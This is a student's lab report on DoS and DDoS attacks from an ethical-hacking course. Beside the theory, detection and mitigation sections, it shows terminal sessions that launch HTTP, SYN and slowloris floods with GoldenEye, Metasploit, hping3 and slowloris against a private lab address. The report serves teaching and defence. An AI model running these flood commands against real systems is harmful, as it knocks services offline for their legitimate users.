

DoS & DDoS Attacks Lab

Introduction

This lab report is part of **Module Cybersecurity**, focusing on **Denial of Service (DoS)** and **Distributed Denial of Service (DDoS)** attacks. The objective of this module is to understand how DoS/DDoS attacks work, their types, commonly used tools, detection techniques, and protection mechanisms. This lab combines theoretical understanding with hands-on exposure to attack simulation tools (used strictly in a controlled lab environment for educational purposes).

This report is prepared based on:

- Self-created notes during the lab sessions
- Module reference notes provided by the institute

Learning Objectives

- Understand the concept of DoS and DDoS attacks
- Differentiate between DoS and DDoS
- Learn about botnets and their role in DDoS attacks
- Study different types of DoS/DDoS attacks
- Gain familiarity with common DoS/DDoS tools
- Learn detection and mitigation techniques

DoS and DDoS Overview

Denial of Service (DoS)

A **Denial of Service (DoS)** attack is launched from a **single source** with the intention of making a system, server, or network unavailable to legitimate users by overwhelming it with traffic or requests.

Distributed Denial of Service (DDoS)

A **Distributed Denial of Service (DDoS)** attack is launched from **multiple sources**, usually compromised systems (botnets), making it more powerful and harder to detect and mitigate than a DoS attack.

Key Difference:

- DoS → Single attacker/source
- DDoS → Multiple attackers/sources

Botnets

A **botnet** is a network of compromised devices controlled by an attacker (botmaster). These devices are infected with malware and are used to perform large-scale attacks such as DDoS, spamming, credential theft, and malware distribution.

Characteristics of Botnets

- Large-scale and globally distributed
- Stealthy operation
- Controlled via Command & Control (C2) servers
- Commonly used in DDoS attacks

Example: Mirai Botnet (IoT-based)

Types of DoS/DDoS Attacks

Volumetric Attacks

- Based on brute-force traffic flooding
- Measured in **bits per second (bps)**
- Targets network bandwidth

Examples:

- UDP Flood
- ICMP Flood
- Ping of Death
- Smurf Attack
- DNS Amplification

Protocol Attacks

- Target **Layer 3 (Network)** and **Layer 4 (Transport)** of the OSI model
- Measured in **packets per second (pps)**
- Harder to detect

Examples:

- SYN Flood
- ACK Flood
- SYN-ACK Flood
- Fragmentation Attacks

Application Layer Attacks

- Target **Layer 7 (Application Layer)**
- Measured in **requests per second (rps)**
- Mimic legitimate user behavior

Examples:

- HTTP GET/POST Flood
- Slowloris Attack
- UDP Application Layer Flood
- DDoS Extortion Attacks

DoS/DDoS Attack Tools (Lab Study)

⚠ **Note:** The following tools were studied and tested only in a controlled lab environment for educational purposes.

Tools Covered:

1. **GoldenEye** – HTTP Flooding Tool
2. **Slowloris** – Low bandwidth application-layer attack
3. **Raven-Storm** – Multi-purpose DoS framework
4. **Metasploit Auxiliary (SYN Flood)**
5. **OWASP HTTP POST Tool**
6. **XOIC** – Packet flooding tool
7. **TorsHammer** – Tor-based slow POST attack
8. **THC-SSL-DoS** – SSL exhaustion attack tool
9. **HTTP DoS Tool (GUI-based)**
10. **HOIC (High Orbit Ion Cannon)**
11. **LOIC (Low Orbit Ion Cannon)**
12. **Hping3** – Packet crafting and flooding tool

➤ goldeneye

```
(kiran@kali)-[~/Hacking-Tools/DDOS-Tools/GoldenEye]
$ ./goldeneye.py -h
/home/kiran/Hacking-Tools/DDOS-Tools/GoldenEye/./goldeneye.py:8: SyntaxWarning: invalid escape sequence '\_'
| $$ \_ / /$$$$$ | $$ /$$$$$$ /$$$$$ /$$$$$ | $$ /$ /$ /$$$$$

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

USAGE: ./goldeneye.py <url> [OPTIONS]

OPTIONS:
  Flag              Description                                Default
  -u, --useragents  File with user-agents to use          (default: randomly generated)
  -w, --workers     Number of concurrent workers          (default: 10)
  -s, --sockets     Number of concurrent sockets          (default: 500)
  -m, --method      HTTP Method to use 'get' or 'post' or 'random' (default: get)
  -n, --nossllcheck Do not verify SSL Certificate          (default: True)
  -d, --debug       Enable Debug Mode [more verbose output]      (default: False)
  -h, --help        Shows this help
```

```
(kiran@kali)-[~/Hacking-Tools/DDOS-Tools/GoldenEye]
$ ./goldeneye.py http://192.168.1.51 -s 1000 -w 20
/home/kiran/Hacking-Tools/DDOS-Tools/GoldenEye/./goldeneye.py:8: SyntaxWarning: invalid escape sequence '\_'
| $$ \_ / /$$$$$ | $$ /$$$$$$ /$$$$$ /$$$$$ | $$ /$ /$ /$$$$$

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 20 workers running 1000 connections each. Hit CTRL+C to cancel.
```

➤ Metasploit

```
= [ metasploit v6.4.103-dev ]
+ -- == [ 2,584 exploits - 1,316 auxiliary - 1,697 payloads ]
+ -- == [ 434 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

```
msf > use auxiliary/dos/tcp/synflood
msf auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):
```

| Name | Current Setting | Required | Description |
|-----------|-----------------|----------|---|
| INTERFACE | | no | The name of the interface |
| NUM | | no | Number of SYN's to send (else unlimited) |
| RHOSTS | | yes | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT | 80 | yes | The target port |
| SHOST | | no | The spoofable source address (else randomizes) |
| SNAPLEN | 65535 | yes | The number of bytes to capture |
| SPORT | | no | The source port (else randomizes) |
| TIMEOUT | 500 | yes | The number of seconds to wait for new data |

View the full module info with the info, or info -d command.

```
msf auxiliary(dos/tcp/synflood) > set RHOST 192.168.1.51
RHOST => 192.168.1.51
msf auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.1.51
/usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123: warning: undefining the allocator of T_DATA class PCAPRUB::Pcap
[*] SYN flooding 192.168.1.51:80 ...
```

➤ Hping3

```
(kiran@kali)-[~]
$ hping3 --help
usage: hping3 host [options]
-h --help      show this help
-v --version   show version
-c --count     packet count
-i --interval  wait (uX for X microseconds, for example -i u1000)
--fast        alias for -i u10000 (10 packets for second)
--faster      alias for -i u1000 (100 packets for second)
--flood       sent packets as fast as possible. Don't show replies.
-n --numeric   numeric output
-q --quiet     quiet
-I --interface interface name (otherwise default routing interface)
-V --verbose   verbose mode
-D --debug     debugging info
-z --bind      bind ctrl+z to ttl (default to dst port)
-Z --unbind   unbind ctrl+z
--beep        beep for every matching packet received

Mode
default mode   TCP
-0 --rawip     RAW IP mode
-1 --icmp      ICMP mode
-2 --udp        UDP mode
-8 --scan      SCAN mode.
Example: hping --scan 1-30,70-90 -S www.target.host
-9 --listen    listen mode
```



```
(root@kali)-[/home/kiran]
# hping3 -S 192.168.1.51 -p 80 --flood
HPING 192.168.1.51 (eth0 192.168.1.51): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

➤ slowloris

```
Time to sleep between each header sent.

(kiran@kali)-[~/Hacking-Tools/DDOS-Tools/slowloris]
$ python3 slowloris.py 192.168.1.51 -s 1000

DoS/DDoS Detection Techniques

Common Detection Methods:

- Traffic Volume Analysis
- Rate-based Detection (RPS, PPS)
- Behavioral Analysis
- Signature-based Detection
- Anomaly-based Detection
- Source-based Detection
- Protocol Analysis
- Flow-based Detection (NetFlow, sFlow)
- Entropy-based Detection
- Machine Learning-based Detection

Detection Tools:

- Snort / Suricata (IDS)
- Wireshark
- SIEM Solutions
- Cloud-based Anti-DDoS Services

DoS/DDoS Protection and Mitigation

Prevention Techniques:

- Firewalls and Intrusion Prevention Systems (IPS)
- Rate Limiting
- Load Balancing
- Content Delivery Networks (CDN)
- Anti-DDoS Services (Cloudflare, AWS Shield)
- Secure Network Architecture

Mitigation Strategies:

- Blackholing / Sinkholing
- Traffic Filtering
- Blocking Malicious IPs
- Incident Response Planning

Impact of DoS/DDoS Attacks

- Service Downtime
- Financial Loss
- Reputational Damage
- Increased Operational Costs
- Legal and Compliance Risks

Author

Name : Kiran Karenavar

Course : Cybersecurity / Ethical Hacking

Module : DoS / DDoS | Ethical Hacking Lab

Conclusion

This Module provided a comprehensive understanding of DoS and DDoS attacks, including their types, tools, detection mechanisms, and mitigation strategies. Hands-on exposure to various attack tools enhanced practical knowledge while emphasizing the importance of ethical and responsible cybersecurity practices. Understanding these attacks is crucial for building resilient and secure systems in real-world environments.
